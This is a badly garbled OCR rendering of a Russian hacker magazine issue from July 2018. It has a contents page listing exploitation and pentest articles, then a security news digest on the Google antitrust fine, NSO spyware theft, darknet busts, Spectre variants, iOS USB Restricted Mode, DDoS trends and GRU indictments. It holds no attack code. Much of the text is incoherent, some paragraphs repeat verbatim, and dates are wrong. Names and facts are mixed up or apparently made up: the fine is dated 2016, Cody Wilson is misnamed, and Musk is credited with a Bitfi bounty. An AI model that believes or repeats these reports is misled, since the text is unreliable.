ХАКЕР

ИЮЛЬ 2018

Ломаем софт с помощью отладчика

ОПАСНЫЙ IOT

Как ломают «умные» вещи

Cover Story

Хаки камеры Android

Июль 2018
№ 232

CONTENTS

MEGANEWS
Всё новое за последний месяц

Дайджест Android
Лучшие гайды, библиотеки и инструменты месяца

Опасный IoT
Как найти уязвимые устройства и что мешает их взломать

Смешные и страшные вещи
Вспоминаем самые зрелищные взломы IoT за последние несколько лет

Пентест UEFI
Оцениваем защищенность прошивки UEFI с помощью CHIPSEC

Самое крутое с мировых ИБ-конференций
Интересные доклады, посвященные социальной инженерии

WTF is APT?
Продвинутые атаки, хитрости и методы защиты

Полностью твой админ
Эксплуатируем LFI и выполнение произвольного кода в phpMyAdmin

Злой дебаг
Используем отладчик для исследования и взлома приложений для Android

All in по фану
Как разобрать, изменить и собрать обратно мобильную игру на Unity

Удаленное удаление
Как захватить контроль над WordPress, заставив его стереть файл

Android под колпаком
Как раскрывают кейсы взлома мобильных устройств

По цепочке уязвимостей
Получаем полный контроль над Gitea с нуля

Господин Самоуничтожение
Как в домашних условиях смастерить Rubber Ducky со встроенной пиротехникой

MacOS tips'n'tricks
Полезные вещи, о которых стоит знать каждому маководу

Идеальное фото
Что такое HDR+ и как активировать его на своем смартфоне

WWW
Интересные веб-сервисы

Задачи на собеседованиях
Задания для хардкорщиков от компании Acronis

Пишем майнер на Java
Кодим добытчик криптовалюты Electroneum

Угрозы под контролем
Превращаем Zabbix в сканер безопасности

Snek Fite
Как я сделал онлайновую игру для программистов

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS

Июнь 2016 · Выйдет
megaindex.ru

ЕС ОШТРАФОВАЛ GOOGLE

В начале июля 2016 года Еврокомиссия постановила Google на рекордные 4,34 миллиарда евро (около 5 миллиардов долларов) за то, что компания злоупотребляет доминирующим положением Android на рынке и мешает развитию конкурентов. Поэтому регулятор сосредоточился на трех нарушениях антимонопольных правил:

- если производитель хотел интегрировать Play Store в свои устройства, он также обязан (в числе прочего) установить на них приложение Google Search и Chrome;
- компания Google платила немаленькие крупным производителям и мобильным операторам, чтобы те поставляли свои устройства с Google Search на свои устройства;
- компания Google не позволяла производителям, которые хотели использовать предустановленные приложения Google на своих устройствах, распространять гаджеты на базе других версий Android (форков), помимо одобренных Google.

В итоге Google дал 90 дней на устранение обнаруженных нарушений, или родительскому холдингу Alphabet будет грозить еще более серьезный последствия — штраф суммой до 5% от ежедневного оборота материнской компании Alphabet.

Сундай Пичаи, глава Google, опубликовал в блоге компании официальный ответ Еврокомиссии. Он заявляет, что Google не ограничивает свободу действий производителей Android. Google дает за разнообразие устройств на рынке. Так, Пичаи подчеркивает, что наряду с Search, Chrome, Play, Maps и Gmail производители могут устанавливать на свои устройства и конкурирующие приложения. Кроме того, много не выкладывает их пользователям сервисами и приложениями Google, а сами пользователи всегда могут отключить их здесь производителем приложения. Впрочем, по поводу решения, использовавшимся вместе их любыми другими. Одним словом, Пичаи всем понятно, что в Google не согласен с решением Еврокомиссии и особым, что компания будет его оспаривать.

Если Google все же выполнит условия Еврокомиссии, на рынке мобильных устройств могут произойти немалые перемены. К примеру, аналитики издания Business Insider считают, что на за этого у сидевших мимо рынка производителей Google, Chrome и даже Google Assistant. Кроме того, это может «разрешить рынок разработчиков форков Android» (например, Fire OS компании Amazon), которые, вероятно, смогут получить доступ к Google Play без одобрения Google и предустановки на свои устройства конкретных приложений и сервисов.

Пока все обсуждали возможные последствия принятого Еврокомиссией решения, крупнейшая издание Bloomberg сообщила о еще одной разработке Google — **операционной системе Fuchsia**, написанной с использованием языка Dart. О разработке «Фуксии» стало известно еще в 2016 году, но Google в Google никогда не стремились афишировать ее существование. По данным Bloomberg, в новой ОС Google пытается соединить Android и Chrome OS и особым, что компания будет его отправлять.

Ссылаясь на собственных источники внутри компании, журналисты пишут, что уже через несколько лет Fuchsia может стать полноценной заменой Android, в которой будет учтены и исправлены ошибки компании, в возможно, даже чем что Android. Для того, что что может ограничиваться на только на мобильные гаджеты, но и на устройства интернета вещей и ноутбуки, а также голосовые устройства. Также Bloomberg утверждает, что разработка Fuchsia должен состоялся в ближайшие три года и в компании серьезно рассматривают ее как потенциальную замену Android.

18 000 РОУТЕРОВ ВЗЛОМАЛИ ЗА 24 ЧАСА

Специалисты Network Security обнаружили появление нового IoT-ботнета, который скомпрометировал **18 000** устройств за один день. Аналогичные сообщения, что ботнет стремится к экспоненциальному росту ежегодно сообщали CVE-2017-0270, задействующий роутеры Netgear R6250.

В сообщении, многие владельцы роутеров Netgear по-прежнему не установили патчи. В ответ на жалобы компания выпустила новые прошивки для роутеров, начиная 15 июля 2017 года, и уже в январе этого же ботнет вырос 18 тысяч устройств.

ИЗ ЖИЗНИ ДАРКНЕТА

В этом номере стало известно сразу о нескольких крупных разоблачениях и операциях правоохранителей и ИБ-специалистов. На «знакомые» информаторы обнаружили большие проблемы с кибермошенниками, которые, по-прежнему, могут дружно, а также действовать несколько десятков продавцов нелегальных товаров и услуг.

Спайварь за 50 миллионов долларов

В начале июня украинские СМИ сообщили об аресте бывшего сотрудника компании NSO Group, которая занимается продажей коды легальной компании кой спайварь и попытался продать их в даркнете за 50 миллионов долларов.

Напомню, что NSO Group была основана в 2010 году и с тех пор занимается разработкой мобильной шпионской «шпионского» кода, предназначенного для Windows, Android, iOS, Blackberry и Symbian. Шпионский «шпионский» код позволяет NSO Group продавать правительствам и спецслужбам по всему миру. Широкую известность NSO Group получила в 2016-2017 годах, когда стала сотрудничать по информационной безопасности обнаружила мощные шпионские инструменты Pegasus и Chrysaor, разработанных компанией и предназначенные для iOS и Android.

Тогда ИБ-эксперты назывались NSO Group не иначе как «торговцем кибероружием», а компания, которая даже не имеет публичного сайта и старается всегда держаться в тени, была вынуждена выступить официальным заявлением. Оно гласило, что «миссия NSO — это сделать мир безопасное, поставляя антитерроризмом правительственным структурам технологии, которые помогают им бороться с преступностью и терроризмом».

По данным украинских СМИ, сотрудник NSO Group, чьи имя не раскрывается, попытался продать «новейшие обновления» спайварь на этом же форуме 2018 года. Согласно обвинительному заключению, кищенко предоставлял серверам доказательств «технологии, позволяющие «взламывать» сотрудников, а также получать доступ к сообщениям, собираемым, видеть, а он вырвал» информацию с помощью спайвари.

В ответ украинской дружности сотрудник имел доступ к исходным кодам спайвари. Если материал Pegasus и Chrysaor он вернулся на работе мобильного и «шпионская» кодами на внешней жесткой диск. Вскоре после этого уволился из компании.

Спустя месяц после этих событий, в начале июня 2018 года, подозреваемый создал еще на MEGAfor и выложил на выдаче сайта в заказ, вмешивающегося «шпионский» компании, попытался продать пожаловаться в даркнете, запросив за исходные коды спайвари 50 миллионов долларов. Сообщение о продаже тоже появилось Molesor, Merge и Zoldri. По данным СМИ, перед этим бывший сотрудник компании долго искал в Google шпионские способы продажи кибероружия и потенциальных покупателей.

Один из таких потенциальных покупателей действительно купил в переписке у представителя продавца «шпионского» ресурсы и пригласил представителей NSO Group, а то обратились в правоохранительные органы. «Проблемы и разбирательства с «шпионским» кодом, которые мы вычислили, вроде, и по просьбе он выглядит мы бывшего сотрудника как можно больше делать». В результате уже 5 июня «Кищенко» был задержан в аэропорту арестовали, а в его квартире провели обыск, во время которого под матрасом был обнаружен жесткий диск с подозреваемым исходным кодом на четыре тысячи СМИ, были и исходные коды украинской спайвари Pegasus.

> «Недостаток комментарий спайварь абсолютно новая, очень прибыльная и актуальная, но вместе с этим она нерасчетливая и практически не поддерживается. Мы предоставляем исходные коды спайвари только тем клиентам, в злоупотреблениях. В таких условиях кодов и незаконная продажа каждая техническая средств для наблюдения даже или подаю производит, что является ещё одним примером того, почему этой индустрии столь необходим более серьезной нормативной «контроль» — комментарий директора Citizen Lab Рон Деибман (Ron Deibert).

Военные методички за 200 долларов

Ещё одна крупная операция правоохранительных специалистов компании Recorded Future. Аналитики обнаружили в даркнете документацию NSO Group, которую выставили на продажу всего за 150-200 долларов.

Среди документов были инструкции по обслуживанию и эксплуатации БПГА МО-9 Pegasus, руководство по использованию и настройке, разработанное компанией General Atomics Aeronautical Systems для использования в ВВС США, ВМС США и британском ВВС. Также на диске у злоумышленника оказались документы ранее учтенные пособия, в том числе по обращению с самодельными взрывными устройствами и работе с системами ARGUS и SPIRAME.

Специалисты Recorded Future проанализировали потенциальных покупателей и встретили в основном продавцов документов, которые утверждают что документация все же не была). Якобы жалкие убедиться в подлинности Дилер, возможно стоит задавать вопросы о происхождении документов. Выяснилось, что какие-нибудь в Shodan определенные модели роутеров Netgear, которые используют множество тех умолчано пароли для FTP. Об этой проблеме знают уже давно, но найти в сети Netgear даже можно найти серверы (ну инструкции, обслуживают, как поменять FTP-пароль. Тем не менее спецшаманы отметили, что в сети Netgear есть и «дыра», которая позволяет «взламывать» уязвимость (в прочему, Netgear Nighthawk R7000).

Ред такие результаты дают возможность обнаружить уязвимости. Через них злоумышленник проник во внутреннюю сеть, слежа в этого и поиняв подключенные к ней устройства и получил доступ к данным. Кроме этого, если доставал пароли в вашсу, что управление методичку и инструкции, вероятнее всего, были пожаловаться у офицерского комитета на авиабазе Фрэнк в Невада.

Впрочем, что среди украденных документов аналитики обнаружили серверы, которые могли использовать после проскакивания каждой Capture the Flag Challenge. Очевидно, эта кибертренность не распространилась на пароли для роутеров.

Эксперты Recorded Future особыдают, что им удалось установить имя злоумышленника и серверы того же злоумышленника. Во всяком время это имя уже передача в руки правоохранительных органов, которым эксперты теперь помогают в расследовании.

Под прикрытием в даркнете

Мониторингом всего даркнета с целью по завершении сложной и масштабной секретной операции, в которой принимали участие представители следственной службы министерства внутренней безопасности, иммиграционной и таможенной службы, почтовой инспекции почты США, секретной службы США, а также управления по борьбе с наркотиками.

В общей сложности операция длилась более года, и не главной целью было выявление в даркнете продавцов запрещенных и нелегальных товаров в национальном масштабе.

Всё началось еще в октябре 2016 года, с ареста человека, предлагающего услуги по обмену криптовалют на реальные деньги. Его имя не разглашается. Так как задержанный сотрудничал со следствием, с его помощью правоохранители нашли «клиентов» под его клиентов. В конечном счете это привело к тому, что федеральные агенты почти год проработали под прикрытием. В январе 2017 года сотрудники следственной службы министерства внутренней безопасности, совместно с прокурорской Южного округа штата Нью-Йорк, реализовали свои услуги на различных торговых площадках, продолжая сотрудничать для отмывания денег и выводы криптовалют в фиат.

За год в даркнете нашлось немало желающих воспользоваться услугами федеральных агентов. Правоохранители удалось выяснить, кроме продажи нелегальных товаров, работающих и работающих на таких известных торговых площадках, как Silk Road, AlphaBay, Hansa, Dream. На данный момент это привело к возбуждению уже более чем 90 уголовных дел от Нью-Йорка до Калифорнии.

Пока следствие еще продолжается, и спецслужбы отдела по уголовной преступности министерства вспомнили, отслеживаются на отмывании денежных средств и мерах по возвращению активов, сотрудничество более чем с 40 представительствами прокуратуры по всей стране и продолжают следить в сообществе Darknet. Сообщается, что эти меры уже привели к аресту более чем 35 подозреваемых.

> «Преступники, которые считают, что в даркнете они в безопасности, ошибаются, — комментирует заместитель генерального прокурора США Род Розенштейн. — Мы способны раскрыть их сети и помогу разыскать преступников, а с ответственностью. Сегодня мы доставили более 35 человек, которые подозреваются в торговле нелегальными товарами в даркнете. Мы нашли их дружно, как черепаки в Ниме 20.6 миллиона долларов незаконно наличных средств».

Суммарно в результате этой масштабной операции было выдано более 70 судебных ордеров и арестов.

Огромное количество запрещенных наркотиков, включая 333 фунта кокаина, синтетических опиоидов, более 100 фунтов марихуаны, 100 граммов фентанила, свыше 24 килограммов кокаина, а также несколько кодов, ПИН-кодов, MDMA и пластинки галлюциногенных грибов.

Более 100 единиц огнестрельного оружия, включая пистолеты, шпионские винтовки и даже один гранатомет.

«Есть грандиозное сообщение, что даркнет на незаконно наличного средства и/или использования для преступной деятельности:

Более 3,6 миллиона долларов наличными и золотыми слитками;

Более 2000 биткоинов и другие криптовалюты, общая стоимость, которая превышает 20 миллионов долларов по текущему курсу;

15 тысяч для ноутбуков, смартфонов, компьютеров для изготовления нелегальных синтетических опиоидов;

устройства для шифрования и бэкпинга, компьютерное оборудование и вакуумные упаковщики.

СОЗДАТЕЛЬ ETHEREUM КРАЙНЕ РЕЗКО ВЫСКАЗАЛСЯ В АДРЕС ЦЕНТРАЛИЗОВАННЫХ КРИПТОВАЛЮТНЫХ БИРЖ.

Виталик Бутерин выступил на мероприятии TechCrunch Session: Blockchain. Во время доклада в том, что Ethereum сделал бы возможным децентрализованные, полностью свободные приложения и проекты BitChat, который позволяет воспитывать учредителей торгов, выбрав доверенные контракты на основе другой.

> «Мне интересны социальные методы воспитывания доступа к мультиподписным сигналам. Если все это не сработает, если наши средства пользователя Coinbase, что будет совсем неплохо. А в очень хорошем, что все цифровизация бизнес стоит в ходе.
>
> — Виталик Бутерин.

Продолжение статьи →

ВЗЛОМ GENTOO

Официальные GitHub-репозитории Gentoo были взломаны неизвестными лицами. Хакеры модифицировали содержимое различных на сервисе репозиториев и стирайка, в итоге организацию временно заблокировали на GitHub, а все хранящиеся там исходные коды были признаны скомпрометированными до завершения расследования.

Вскоре после инцидента разработчики обнародовали детальный отчет о произошедшем, где дали понять на многие вопросы, прежде всего сообщество. Так, стало известно, что атака произошла в ночь с 28 на 29 июня 2018 года. К счастью, атака была «громкой» и не быстро заметила. Данные о том, что полностью контроль доступа у Gentoo-сервисов с злоумышленниками получил некий «Alex», злоумышленник предпочитает называть себя «Alex»,

НОВЫЕ SIDE-CHAN-NEL-ATAKI

К сожалению, известен о все новых атаках по сторонному каналу и новых вариантах эксплуатации проблем Meltdown и Spectre становится нашел «тоже» Google. Сегодня Google Project Zero на обсуждает бы выявлении семи проблем з этой области.

Браузеры не защищены от Spectre

Специалисты Google Project Zero обнаружили, что защитные механизмы современных браузеров, призванные обезопасить пользователей от атаки Spectre, оказались слабы.

Proof-of-concept эксплоиты специалистов сумели обвинить защиту браузеров Edge, Chrome и Firefox. Однако, эксплоитам не удалось нарушить Spectre. Spectre (CVE-2017-5753), она же вариант 1), извлечь через браузеры конфиденциальные данные. Так как инженеры Mozilla реализовали новую систему защиты ранее, чем все прочие, удалось протестировать с браузером Firefox. Обнаружена новая проблема (CVE-2017-5754).

Однако отметить, что время некоторые варианты Meltdown и Spectre день об исправлены уязвимости, которые тем не менее, способствовали сильно перевой уязвимостей. Защиты от таких атак реализовывали ещё в январе текущего года, всюду при чем, что в случае использования в разных системах ему между. Так, различные варианты защиты были предоставлены для Firefox, Chrome, Chrome OS, Microsoft Edge, а также Edge и IE.

«Оставаться лучшим в работе разработчиков. Отрадно, что в продукты Google, Microsoft и Mozilla уже внедрены изменения, которые помогают сайтам в безопасности. Мы ожидаем, что в ближайшем будущем будет еще больше. Мы добавили большой работает значений для работников поиск.

Исследователи Microsoft Edge, Google и Mozilla разработали несколько вариантов эти спецатаки защиты и извлечь данные из памяти уязвимой машины на скорости примерно 1 бит в секунду. Интересно, что эксплоитируемый вариант 1, как правило, позволяет извлечь информацию, которой делятся разные процессы внутри страницы и процессы браузера. Это могут быть куки HttpOnly, куки из других источников, сохраненные пароли и так далее.

Хотя в этой статье мы и хотим показать, насколько Spectre бесполезен, что они создавали свои эксплоиты не для реальных атак, а чтобы помочь разработчикам защитить пользователей. Если надежные способы защиты не получены, тем подвержены, что уязвимости реально доказывают нечто. Поэтому, мы и не предотвращает их. Более надежными способами защиты оказались, можно лишь полностью отключить создание сложных massiv для кеша данных, а также полная изоляция сайтов.

Новые векторы атак

Специалисты МГУ Владимир Кирилкин и основатель компании Cell Wall-spurger Consulting Kaan Bakcyoglu (Cell Wallspurger) представили статью о новых векторах атаки на процессоры, основанные на уязвимости Spectre (CVE-2017-5753).

Обнаруженные проблемы получили идентификаторы Spectre 1.1 (CVE-2018-3693) и Spectre 1.2. Ранее как и другие варианты уязвимостей Meltdown и Spectre, они могут использовать в работе особенности аппаратного обеспечения процессоров, которые требуют и вмешательства (сой от ОС) и сравнительно сложными в реализации, поэтому, для проведения механизмов исполнения инструкций.

Наиболее опасной является новая проблема Spectre 1.1. Согласно данным специалистов, бит очень похож на Spectre, вариант 1 и он позволяет осуществлять полный обход всех защитных механизмов сочиф это Bounds Check Bypass Store (BCBS) — обход проверки границ хранилища. Проблема способна позволить злоумышленнику выполнять произвольный код. Spectre 1.1 использует, основу эксплуатации для внедрения и исполнения произвольного кода, который позволяет обходить проверки и даже защищенном области памяти (включая пароли, криптографические ключи и так далее).

> *«Возможность исполнения произвольных кусочков кажной кодов — слабый момент, который делает, разные, возможно, гипотетической исполнения произвольного кода. Это позволяет атакующим обойти сформированные ранее механизмы защиты, предотвращающие атаки для защиты от спекулятивных атак», — пишут исследователи в ещё.*
> *Специалисты Google Project Zero, обнаружившие проблемы Spectre 1.2 или закрытия от такой атаки получили вознаграждение.*

В свою очередь, проблема Spectre 1.2 позволяет перезаписывать read-only и данные в том обходе памяти CPU, которая в нормальных условиях защищает PTE (page table entry — read-only (значение) etables, CR3 и так далее). В результате все это может помочь обойти защиту гипервиз.

К счастью, для Spectre 1.1 и 1.2 требуется, чтобы в системе присутствовала уязвимость, уже присутствовал в системе — с скомпрометирован ее задание. Получив необходимые данные.

Представители Intel и ARM (ан) опубликовали технические документации, которые описывают способы защиты от новых атак. Специалисты Intel выяснили, что поскольку, пожелавшей Spectre и Meltdown, добавив в него информацию о CVE-2017-5693 (атаки на Intel SGX), как возможны Spectre 1.1 и 1.2 (ан) могут использовать возможные для для своих процессов и посредством разработать сообщения, которые позволяют обходить. В Спеле ситуацию, что в будущем ОС-сотрудники предоставят каждых все новые вариации Meltdown и Spectre.

Как обнаружили специалисты Google, новые проблемы Spectre обнаружены в Kaiji Bakcyoglu получили 100 тысяч долларов от компании Intel в рамках программы вознаграждения за обнаружение уязвимостей в ее продуктах HackerOne. Напомню, что bug bounty программа компании стала доступна спустя ровно пяти лет обнаружения Meltdown и Spectre в начале 2018 года.

SpectreRSB


По всей видимости, специалисты Oracle были абсолютно правы. Эксперты из Кембриджского университета обнаружили новую проблему Spectre, основанную на ещё одной side-channel атаке, получившей имя SpectreRSB. Данная выгодно эксплуатация Intel и ARM, позволяет обходить защиты ядра Linux.

Он рассматриваемая ранее атак SpectreRSB отличается тем, что он извлекает данные, атаки другой компонент CPU — Return Stack Buffer. Так, другие в частности, для обмена данными между CPU и оперативной памятью реально (предсказать направленного ответ, процесс, определяющий процесс выполнения инструкции, определяющий. В таком деле исходящие тем пишут, что каким способ «загрязнить» ядр RSB таким образом, чтобы процессор выполнять, эксплуатировать адрес возвраты, которые работу механизма спекулятивного исполнения инструкций.

Специалисты Google отметили, что проблема, использованная SpectreRSB, позволяющая злоумышленнику получить доступ к данным, которая по до-доли-секунды. Так, для атаки данной возможность нужно, чтобы ядро поключил, работающая на том же CPU, а третьим процессорой свойству стечение обстоятельств, которые на что-то другой ожидаемого. Ранее на эксплуатировали TSX (ядр OS/Windows Server Editions).


Специалисты Google отметили, что, большинство выгодным ранее платной и даже защитами практика Retpoline, разработанная инженером Google, и в данном случае позволяет SpectreRSB. Так, на основе кеша данных, обнаружил, механизмы эксплуатации SpectreRSB, существует для процессоров Core 2 Penrose и новых, чтобы. Ранее для этого с помощью Intel и ARM процессоров использовать уязвимости, он предназначался для другой проблемы Spectre (CVE-2017-5715).

Представители Intel, в свою очередь, сообщили, что эксплуатация SpectreRSB сможет на обходить. Ранее, для атаки данной возможность нужно, чтобы ядро и защитили от таких или возможно ранее отслеживания способы. Разработчики AMD и ARM пока никак не прокомментировали разработчиков атаки и SpectreRSB.



ПАТРИК ВОРДЫ ОБЛЧИТ КИТАЙСКУЮ ЦЕНЗУРУ ТАЙВАНЯ

Известный обозреватель и основатель компании Digital Society Patrick Wordy (Patrick Wordy) обещает, что на протяжении нескольких лет в жизнь пользователей IOS при помощи приложения Tiananmen Square, которое, по мнению Патрика, будет отображать только «правильные» сцены. Дело в том, что ФР не принимает государственный гарантирует Тайвань. Эксперт полагает, что в ближайшем будущем, в частности Тайвань должны были просто выкинуться из сообщений, однако из-за багов в коде они проигнорировали сбои.



В IOS ЗАРАБОТАЛ USB RESTRICTED MODE

Компания Apple представила iOS 11.4.1, в составе которой появился защитный механизм USB Restricted Mode. Данную функцию уже можно было найдет, а бета версии iOS, начиная с 11.3. В отличие, USB Restricted Mode принудит пользователей мобильных устройств ведать пароль при подключении гаджета к ПК, Mac и USB-устройствам. Если пароль этим данным находится в заблокированном состоянии более часа.

Такие обстоятельства не позволяют обходить в течение часа, включая сценарий защитный механизм. В теории это позволяет помешать спецслужбам и правоохранительным органам использовать Apple, прибегая для этого к помощью таких компаний, как Cellebrite и Grayshift. Так, после активации USB Restricted Mode спецслужбы не смогут обходить обход данных через устройства в устройство поиг Lightning. Единственное, что остается доступным, — зарядка, с тем же, с тем же, что и раньше. Ранее, в случае будет подключен iPhone с целью вирусовывания режимом USB Restricted Mode, устройство начнет не будет отличаться от обычного, — но даже при попытке сломать данные USB Restricted mode.

Хотя официального релиза новой защитной функциональности сказали не данных выдает. В 12 мая Apple сообщил, что USB Restricted Mode выход из бета и представлен в iOS 11.4.1. Специалист Elcomsoft и автор журнала «Хакер» Дмитрий Скларов рассмотрел новую функциональность создатели публикации в блоге компании.

Ранее эксперты Elcomsoft уже исследовали бета-версии USB Restricted Mode и пришли, что он реализован, технологии. Требуется ввести пароль, вывешен «обходным» способом, сообщение «данные если это перезагрузить. Если перевести iPhone в режим Recovery или DFU, он становится доступным. «Злоумышленник, не знающий пароля в этом режиме или даже без него, можно. Исследователи дали пытались «восстановить» устройство, запаз и не потеряли его данные, — но даже при попытке сломать USB Restricted mode.

Все это по-прежнему актуально и для iOS 11.4.1, однако Apple-гаджет, что обнаружить USB Restricted Mode как на компьютере. Как оказалось, пайпер обратного стороны USB Restricted Mode обнаружится, если хочешь подключить к iPhone любой недоверенный USB-аксессуар.

> *«Как только офицер полиции изымет iPhone (в предыдущем, или или ей сделает подозрительно подключение к этому iPhone любой или неизвестные USB-аксессуар, чтобы предотвратить истощение режима USB Restricted Mode, злоумышленник сможет, если у него есть доступ к этому iPhone, пока в том случае, если USB Restricted Mode был неизвестным за этим iPhone», — пишет Олег Афонин.*

Для сбора таблицы гаджетов подходит практически любой USB-аксессуар, включая неизвестный. Для проверки Elcomsoft использовали Brigeness, USB-переходник, что Apple Lightning to 3.5mm jack адаптер для этих целей не подходит, и исследователи использовали собственный разработанный аксессуар, а также и не нашли гнальные, заказанные с Aliexpress. По словам Олега Афонина, скорее всего, аксессуары, которые не поддерживают USB Restricted Mode.

Теперь iOS-специалисты очень интересует, почему USB Restricted Mode не заработал в iOS 11.4.1. Однако не Apple этот вопрос в статье iOS 11.4.2 и iOS 12. Страхно и то, что данный «баг» успешно перешел пять. Ранее версии.

Эксперты Elcomsoft полагают, что проблема может заключаться в самом способе подключения. Если, когда iPhone соединяется с компьютером, устройства обмениваются криптографическими ключами, прежде чем начнет доверять друг другу. Но при подключении к большинству гаджетов кроме Lightning-аксессуаров начнет подробного не происходит, ведь могли и не пользуется на самом деле. Поэтому такой обмен отключен, как это делает компьютер. В результате, пока USB Restricted Mode «начитчен», iPhone перестает видеть аксессуары, только сертификаты MFi, и на этом проверка завершается.

Олег Афонин отмечает, что изменить этот процесс Apple вряд, не сумеет, учитывая, что множество MFi-устройств спроектировано совершенно иным образом. Единственный возможный вариант решения проблемы, предложенный аналитиком Elcomsoft — «начать» iPhone запоминать, с какими аксессуарами он соединялся ранее, и доверять «друг» таким устройствам.

МОЩНОСТЬ DDOS-АТАК УВЕЛИЧИЛАСЬ

Исследователи Лаборатории Касперского представили отчет, посвященный DDoS-атакам во втором квартале 2018 года. По данным компании, среднее и максимальное мощности атак выросли даже по сравнению со второй половиной 2017 года. Ранее росли сравнимать только при первого полугодия 2018 года с первым полугодием 2017 года, все же можно отмечать значительный рост мощности атак.

Лидирующие позиции по числу атак сохраняет Китай (58,07%, на второе место оказался Тайвань (11,8%), на третье и четвертое место перешли (12,00%) по количеству уязвимых ресурсов, затем Англия (12,36% и США (11,97%).

89,2% увеличилось доля ЭТФ-атак. Второе место после нее заняли DDP-атаки с долей 10,8%. Также значение стационарных с атакой, уличенной между DARGEN, чье мощность достигала пятисотмиллионной отметки в 1 Тбит/с.

Значительные выросли доли атак с Linux-ботнетов — 94,47% всех зарегистрированных атак.

Самая доля от атаки во второй квартале зафиксировала 7,54 часов (почти 11 минут), что мгновенно уступает среднему показателю квартала — 2,07 часов (124 мин). В этот раз растягивание всего атаки также заметно сдвинулся в сторону увеличения, почти в полтора раза.

Теперь же организаторы DDoS-атак обратили внимание на инструкторы онлайн-игр и стриммеров. Атаки в частности в прямом в стриммингом сервисе для геймеров проводят с целью остановить трансляцию и получить выкуп, которого получили в следующем время остановки трансляции.

Также злоумышленники выбирают DDoS-атаки для сдвига игровых стримов, так как конкурирует в этом отношении очень высокая, а с помощью DDoS-атак организаторы могут вводить пользователей в заблуждение.

Продолжение статьи →

MEGANEWS

← Начало статьи

3D-ОРУЖИЕ В МАССЫ

Еще в 2013 году организация Defense Distributed, продвигающая идеи open-source оружия и взламывающая его разработчиков, Кевин Ласко, мечтала: «Когда-нибудь сделаем 3D-принтер, который сможет распечатать на 3D-принтере.

Для организации «Освободитель» тогда использовался промышленный 3D-принтер Stratasys Dimension SST, печатающий детали из пластиковых АБС. Цена этого принтера составляла 20 тысяч долларов, но для центра «Дизайн» ему можно было за 3000 долларов. Тогда «Освободитель» был несовершенен: производил лишь несколько выстрелов, после чего разрабатывал ствол и начинал менять стволы.

Однако сама идея печатного оружия надвигалась много шума. Все необходимые для изготовления пистолета файлы были опубликованы на официальном сайте организации (Defcad.org). Но совсем скоро разработчиков выкидили «Ноль» вместе из открытого доступа. Defense Distributed получила соответствующее предписание от Государственного департамента США.

Хотя организация стремилась соответствовать всем нормам, регулирующим оборот оружия, Госдеп, ссылаясь на Международные правила, что «публикование или файлы не соответствуют правилам международной торговли оружием (International Traffic in Arms Regulations). Отмечалось, что «обстоятельства изготовления оружия противоречат не только законам некоторых штатов, но и законам федерального уровня. Где этим предприятием Государственной, похоже, не требовалось, что файлы уже были скачаны сотни тысяч раз и распространены по интернету.

Основатель организации «Освободитель» Defense Distributed уйдет файлы с сайта и обратилась в Госдепартамент с обращением запросом, надеясь, что это проблемный сотрудник и что можно найти способ обсуждения общедоступных файлов. Разработчики надеялись, что «нам не нужны ответы. Тогда Государственный, а также Государственный Генеральный Адвокат Department Foundation и надеялся на Государственный департамент судебной жизни.

В середине июня 2018 года стало известно, что Defense Distributed наконец-таки урегулировала все вопросы с Госдепом и организация разрешили опубликовать файлы оружия на официальном сайте. Однако, что файлы будут выложены в начале августа. Кстати, Государственный департамент согласился покрыть расходы «адвокат разработчиков и в ответ выплатил им 40 тысяч долларов.

Основатель Defense Distributed Кевин Ласко (Cody Wilson) сообщил, что «Освободитель» «выиграл у Государственного департамента». Было подано иск, в котором «Освободитель» обвинял Госдепартамент в «обязывании запросов, надеясь, что это проблемный сотрудник и что можно найти способ обсуждения общедоступных файлов. Разработчики надеялись, что «нам не нужны ответы. Тогда Государственный, а также Государственный Генеральный Адвокат Department Foundation и надеялся на Государственный департамент судебной жизни.

В середине июня 2018 года стало известно, что Defense Distributed наконец-таки урегулировала все вопросы с Госдепом и организация разрешили опубликовать файлы оружия на официальном сайте. Однако, что файлы будут выложены в начале августа. Кстати, Государственный департамент согласился покрыть расходы «адвокат разработчиков и в ответ выплатил им 40 тысяч долларов.

Основатель Defense Distributed Кевин Ласко (Cody Wilson) сообщил, что «Освободитель» «выиграл у Государственного департамента». Было подано иск, в котором «Освободитель» обвинял Госдепартамент в «обязывании запросов, надеясь, что это проблемный сотрудник и что можно найти способ обсуждения общедоступных файлов. Разработчики надеялись, что «нам не нужны ответы. Тогда Государственный, а также Государственный Генеральный Адвокат Department Foundation и надеялся на Государственный департамент судебной жизни.

100 000 ДОЛЛАРОВ ЗА ВЗЛОМ КОШЕЛЬКА BITFI

Илон Маск анонсировал в себе в Twitter, что готов выплатить вознаграждение в размере **100 000** долларов Bitfinex, если кто-нибудь взломает его биткоин-кошелек Bitfi, при данной соотношение комментарий сообщество с самим Маском. В своем сообщении он в очередной раз назвал Bitfi «невероятно «хорошо» и «лучшим в мире» биткоин-кошелек.

Впрочем, скептики пишут, что размер предложенной награды «недостаточно огромен для «мотивационного» решения (за которую и нет смысла тратить сотни **120** долларов), и подозревают, что Маск просто пытается привлечь еще одного продавца за счет сообщества.

РУССКИЕ ХАКЕРЫ ВСЮДУ

Накануне встречи Владимира Путина и Дональда Трампа, которая пошла в размах самаев в Хельсинки, представителям Министерства юстиции США выставили с грохотом обвинения.

Согласно официальному заявлению Минюста, ранодадцать офицеров ГРУ были причастны к кибератакам на президентские выборы в 2016 году: Виктор Нетышо, Борис Антонов, Дмитрий Бадин, Иван Ермаков, Алексей Лукацкий, Сергей Моргачев, Николай Козлов, Павел Ерусов, Артем Малюков, Александр Осадчев, Алексей Potemkin и Анатолий Ковалев.

Американская сторона утверждает, что в 2016 году вышеназванные «представительственные лица» атаковали Национальный комитет Демократической партии США. Комитет по выборам в конгресс Демократической партии США, а также отдельные лица, предыдущего штаба Хиллари Клинтон. Злодеяния так таким образом совершили якобы были опубликованы в интернете от лица DCLeaks и Guccifer 2.0.

